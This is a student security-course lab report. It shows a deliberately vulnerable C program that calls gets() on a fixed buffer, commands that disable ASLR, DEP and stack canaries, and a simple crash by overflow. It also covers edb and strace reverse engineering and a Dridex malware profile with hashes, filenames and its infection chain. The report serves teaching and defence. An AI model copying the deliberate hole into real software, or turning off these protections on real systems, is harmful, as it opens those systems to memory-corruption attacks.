

Lab Three

CS6035 – Introduction to Information Security

Griselda Conejo Lopez
[gcl6@gatech.edu]

Yuxiang Liu
[yliu858@gatech.edu]

Kaushik Santhanam
[ksanthanam7@gatech.edu]

APRIL 20, 2016

Writing Secure Software (5 Points)

- Source code of vulnerable program [1 point]


```
#include<stdlib.h>
#include<stdio.h>
#include<string.h>

int main (int argc, char **argv)
{
    char buffer[10];
    gets(buffer);
    printf("%s", buffer);
}
```

- Explanation of vulnerability [2 points]

The vulnerability is a buffer overflow vulnerability. Here we see that the variable “buffer” which can accept 10 characters. According to [1], “buffer overflow vulnerability is when a program attempts to put more data in a buffer than it can hold or when the program attempts to put data in a memory area past a buffer”. In particular, this is a stack buffer overflow vulnerability because the target buffer is located on the stack. But, we do not check that the input accepted using gets from the user contains less than or equal to 10 characters. If the input contains more characters, then the program could crash with a segmentation fault error. This happens because we have overwritten the memory which was not allocated for the buffer variable. Furthermore, we could use this vulnerability to potentially inject our own code or open up the shell by varying the inputs that we give:

#1: Compile Program after turning off stack canary (Explained in next subdivision)

A screenshot of a terminal window titled 'root@kali: ~/Desktop'. The terminal shows the command 'gcc sample_program.c -fno-stack-protector' being executed. The output includes a warning about the implicit declaration of the 'gets' function and a warning that 'gets' is dangerous and should not be used. The prompt returns to 'root@kali:~/Desktop#'.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# gcc sample_program.c -fno-stack-protector
sample_program.c: In function 'main':
sample_program.c:7:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
  gets(buffer);
  ^
/tmp/ccC5GZgF.o: In function 'main':
sample_program.c:(.text+0x1c): warning: the 'gets' function is dangerous and should not be used.
root@kali:~/Desktop#
```

#2: Create an input file with greater than permissible limit of characters for buffer. In this case it takes 24 characters to get a segmentation fault.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# cat input.txt
aaaaaaaaaaaaaaaaaaaaaaaa
root@kali:~/Desktop#
```

#3: Run the program giving the input from the file input.txt

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# cat input.txt
aaaaaaaaaaaaaaaaaaaaaaaa
root@kali:~/Desktop# ./a.out < input.txt
aaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
root@kali:~/Desktop#
```

Technically we have exploited the code by making it crash with a Segmentation Fault. We can go further and take a look at the object dump of the program by typing `objdump -d a.out`.


#4: Object Dump of the Program

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
40052b: 48 89 e5      mov    %rsp,%rbp
40052e: ff d0        callq *%rax
400530: 5d          pop    %rbp
400531: program: e9 7a ff ff ff  jmpq   4004b0 <register_tm_clones>

00000000400536 <main>:
400536: 55          push   %rbp
400537: 48 89 e5      mov    %rsp,%rbp
40053a: 48 83 ec 20    sub    $0x20,%rsp
40053e: 89 7d ec      mov    %edi,-0x14(%rbp)
400541: 48 89 75 e0    mov    %rsi,-0x20(%rbp)
400545: out: 48 8d 45 f0    lea    -0x10(%rbp),%rax
400549: 48 89 c7      mov    %rax,%rdi
40054c: b8 00 00 00 00 mov    $0x0,%eax
400551: e8 ca fe ff ff callq  400420 <gets@plt>
400556: 48 8d 45 f0    lea    -0x10(%rbp),%rax
40055a: 48 89 c7      mov    %rax,%rdi
40055d: e8 9e fe ff ff callq  400400 <puts@plt>
400562: b8 00 00 00 00 mov    $0x0,%eax
400567: out.txt: c9          leaveq %rax
400568: c3          retq
400569: 0f 1f 80 00 00 00 00 nopl   0x0(%rax)
```

We then make use of the return address in the stack which is given as 400568. This can be used to calculate how much input we need to give to overwrite the call stack with our own fabricated address.

Based on the typical program call stack:



Source: <http://i.stack.imgur.com/1Yz9K.gif>

We need to find out the address of the system, bin/sh and inject it along with our input so that the return address of the main function is overwritten. Once we do this, the shell will start opening up and we have further exploited our program to a greater extent by performing a shell exploit.

- Modifications you made to your environment (disabling ASLR, DEP, etc.) [1 point]


We made two modifications to the environment. We disabled ASLR and DEP. ASLR stands for Address Space Layout Randomization. It is used to prevent buffer overflow attacks by randomizing the addresses making it difficult for the attacker to reliably jump to a particular place [2]. So, for our exploit, we turn off ASLR.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali:~/Desktop#
```

DEP stands for Data Execution Prevention. This marks certain areas of the memory as non-executable and these locations cannot be executed. So, for our exploit we turn this off as well.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# execstack -s ./a.out
root@kali:~/Desktop#
```

Stack Canary: There is a small set of data which is given after the buffer which is known as the canary. When a buffer overflow occurs, the canary data will be overwritten and it is easy to detect if an overflow occurred by checking the canary value. We will turn off this feature as well.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# gcc sample_program.c -fno-stack-protector
sample_program.c: In function 'main':
sample_program.c:7:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
  gets(buffer);
  ^
/tmp/ccC5GZgF.o: In function 'main':
sample_program.c:(.text+0x1c): warning: the 'gets' function is dangerous and should not be used.
root@kali:~/Desktop#
```


- Source code of script that exploits the vulnerable program with comments inside providing a detailed step-by-step explanation of how the vulnerability is exploited. [1 point]

The way to exploit the vulnerable program is to run the program with an input greater than 24 characters.

Source Code: Shell script

```
#!/bin/bash
./a.out < input.txt
```

This will result in the program crashing or the shell opening up based on the input that we give.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# cat input.txt
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
root@kali:~/Desktop# ./a.out < input.txt
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
root@kali:~/Desktop#
```


Technically we have exploited the code by making it crash with a Segmentation Fault. The input specified more number of characters than what the buffer variable could accept and so it crashed with a Segmentation Fault Error.

Reverse Engineering (2.5 Points)

Tool #1: EDB-Debugger


This tool is part of the reverse engineering suite in Kali Linux. This takes as input a compiled object file for a particular program. Then it shows the step by step execution of the program in the assembly language.

For the above vulnerable program, when the user opens the executable through the debugger and attaches it, it shows the following set of instructions with the “Data Dump”, “Stack” and also the address of each instruction.




Now it is easy for the attacker to use this to reverse engineer and find out that the program has a buffer overflow vulnerability. They can do this by stepping through the execution of the program and looking at the address values.

It lists the registers that are being used and also the data which is currently present in the registers. This can be modified by using some tool like a Hexeditor which allows us to input Hex values on to the stack. The Figure below show an screenshot of EDB crashing the program:




Tool #2: STRACE

Strace is a diagnostic, debugging and instructional user space utility in Linux [3]. In other words, doing an strace of a program lists out the system calls that the program makes. When a person who is trying to find a vulnerability in the above program runs an strace on the program, he sees the following result: (Screenshot of “strace ./a.out”)



The strace now stops at the read command because in our original program, there is a gets() call which blocks on user input. The strace also shows us that a variable is allocated. The system call mmap is used to map variables to the memory. Each system call can be looked up to see what the function is.

It is easy to note the size of the memory allocated for the variable. Upon giving an input greater than the accepted size, the attacker can crash the program with a Segmentation Fault without even knowing the source code of the program. The figure below shows a screenshot of Seg Fault on strace:



```

root@kali: ~/Desktop
File Edit View Search Terminal Help
execve("./a.out", ["/a.out"], [/* 40 vars */]) = 0
brk(0) = 0x601000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7ff6000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=113535, ...}) = 0
mmap(NULL, 113535, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7ffff7fda000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\220\t\2\0\0\0\0"... , 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1710168, ...}) = 0
mmap(NULL, 13817216, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7ffff7a37000
mprotect(0x7ffff7bd1000, 2097152, PROT_NONE) = 0
mmap(0x7ffff7dd1000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x19a000) = 0x7ffff7dd1000
mmap(0x7ffff7dd7000, 16128, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7ffff7dd7000
close(3) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7fd9000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7fd8000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7fd7000
arch_prctl(ARCH_SET_FS, 0x7ffff7fd8700) = 0
mprotect(0x7ffff7dd1000, 16384, PROT_READ) = 0
mprotect(0x7ffff7ffc000, 4096, PROT_READ) = 0
munmap(0x7ffff7fda000, 113535) = 0
fstat(0, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7ff5000
read(0, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"... , 1024) = 56
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7ff4000
write(1, "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
") = 56
--- SIGSEGV {si_signo=SIGSEGV, si_code=SI_KERNEL, si_addr=0} ---
+++ killed by SIGSEGV +++
Segmentation fault
root@kali:~/Desktop#

```

These are two tools which can be used for reverse engineering and finding the vulnerability in a program without even looking at the source code of the program.

Studying Malware (2.5 Points)

- What's the malware's common name? [0.3125 points]

The malware's common name is Dridex

- When was this malware **first** discovered? (use the article you found online) [0.3125 points]

The Dridex malware was first spotted in November 2014 and has evolved from another piece of malware that first appeared in 2012 known as Cridex. [4]

- Provide links to the malware on virustotal.com, malwr.com, and the article you found. [0.3125 points]

Dridex Indicators:

SHA256: de25222783cdcbe20ca8d8d9a531f150387260e5297f672474141227eeff7773

MD5: 09e21abb85829788cab67d112d1b7c95

virustotal.com link:

<https://www.virustotal.com/cs/file/de25222783cdcbe20ca8d8d9a531f150387260e5297f672474141227eeff7773/analysis/>

malwr.com link:

<https://malwr.com/analysis/NDY1OGZkOTQzODk3NGUyZjg3ZGE3MzExOWNlOTI3OTc/>

Links of articles found:

<http://www.symantec.com/connect/blogs/dridex-and-how-overcome-it>

http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/dridex-financial-trojan.pdf

<https://www.us-cert.gov/ncas/alerts/TA15-286A>

- At a high-level, what does the malware do? (a few sentences) [0.3125 points]

Dridex is a banking malware that uses specially created Microsoft Office documents to allow it to infect computers. Once the document has been opened by the user, the computer gets infected, allowing Dridex attackers to steal banking credentials and other personal information on the system to gain access to the financial records of a user. [5]

- At a low-level, what does the malware do? (a paragraph or two) **[0.3125 points]**

The Dridex malware is mainly used to steal the victim's banking credentials and add their computer to the Dridex botnet. Dridex operates by first arriving on a user's computer as a malicious spam e-mail with a Microsoft Word document attached to the message. If the user opens the document, he/she is prompted to enable the macros, and the macro embedded in the document (a malicious .vbs file) secretly triggers a download of the Dridex banking malware, installing Dridex on the user's computer and enabling it to first steal the banking credentials to later attempt to generate fraudulent transactions.

The credentials are stolen primarily through man-in-the-browser attacks. Since the malware is capable of injecting itself into the most commonly used Windows web browsers (Internet Explorer, Chrome, and Firefox), every time they are opened, it can monitor the browser's activity for online banking sessions. If the user logs into one of the websites of the configured list (almost 300 websites where most of them are banks), Dridex will attempt to steal their credentials using a variety of methods, such as capturing data input into online forms, logging keystrokes, or taking screenshots, then stolen data is transmitted back to the attacker-controlled command and control servers using encrypted communications.

In late 2014, the Dridex botnet received a significant update where the command and control communications were switched to a peer-to-peer format. This decentralized infrastructure made the botnet more resilient to takedown operations, since the botnet can stay live even if some of the malware pieces are taken offline. [5, 6]

An overview of the infection process is presented in question 7.

- What other filenames has the malware been known as? **[0.3125 points]**

In order to increase its chance of infecting the users, Dridex is a highly dynamic and adaptive malware. According to virustotal.com, some of the filenames that the malware has been known as are:

8df95e483f42603d9dabcdca459d494f8a8b2d50
1V2MUY2XWYSFXQ.exe
bin_exe
009536079

09e21abb85829788cab67d112d1b7c95.exe
WL-370aa1880fdafa2160419c1c07d7dc51-0
1V2MUY2XWYSFXQ.exe.dr
09e21abb85829788cab67d112d1b7c95
7684e08838bfb53dabbcf79c0208626c42b3c139_bin.ex
microinvent.com_js_bin.mal
Christmas Malware.bin
vti-rescan
51118679
bin.exe
AT&T.EXE
de25222783cdcbe20ca8d8d9a531f150387260e5297f672474141227eeff7773.bin
bin.vxe
D0110109.PDF.exe-follow-up-malware.ex_
333.exe
333[1].txt.dr
532e7924f759aab014dedca651398ce6
1a4e2eeffd29fcb7e17e0c0d41e6d66bd0290fb4
333
sada.exe
532e7924f759aab014dedca651398ce6
532e7924f759aab014dedca651398ce6.exe
D0110109.PDF.exe-follow-up-malware.exe
333[1].txt
hxxp:++frere-bros.com+333-2014-09-04.22-54.txt

- How does the malware infect the victim's computer? (i.e., email attachment, exploited vulnerability, social engineering, etc.). If there are no articles describing how the victim's computer got infected in the first place, please say so. **[0.3125 points]**

Dridex has been mainly distributed through spam email campaigns. These email campaigns are notable for their massive scale, frequency, and professionalism. Most spam campaigns spreading Dridex do so using attached Word documents containing a malicious macro or malicious hyperlinks. According to [6], an overview of the infection process is:

1. Victim receives an email inviting him to open the attachment presented as an invoice, order receipt, statement, shipping receipt, or other documentation.
2. The victim opens the attached document, which triggers the execution of a Visual Basic for Applications (VBA) macro embedded in the Word document.
3. The VBA macro downloads a file hosted on pastebin and containing Visual Basic Script (VBS) code, then triggers the execution of this code.
4. The VBS code downloads a .net executable from the Dridex server, then launches this executable.

5. The executable contains C# code and an abnormally large resource. The C# code recombines the content of a number of data tables to reconstruct a second .net assembly, and then loads and executes this assembly.
 6. The code of the second assembly allocates a memory area, copies a data table and executes this data.
 7. The dropper launched decrypts and decompresses the content before executing it.
 8. The payload ensures its sustainability in the system, to then allow the botnet to contact its command and control server to download the final Dridex payload.
